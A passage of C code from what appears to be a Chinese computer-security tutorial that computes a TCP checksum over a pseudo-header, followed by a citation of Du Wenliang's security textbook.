200      struct pseudo_tcp p_tcp;
201      memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));
202
203      p_tcp.saddr = ip->iph_sourceip.s_addr;
204      p_tcp.daddr = ip->iph_destip.s_addr;
205      p_tcp.mbz = 0;
206      p_tcp.ptcl = IPPROTO_TCP;
207      p_tcp.tcpl = htons(tcp_len);
208      memcpy(&p_tcp.tcp, tcp, tcp_len);
209
210      return (unsigned short) in_cksum((unsigned short *)&p_tcp,
211                                     tcp_len + 12);
212  }

```

参考文献

- [1] 杜文亮. 计算机安全导论：深度实践 [M]. 北京：高等教育出版社,2020.4.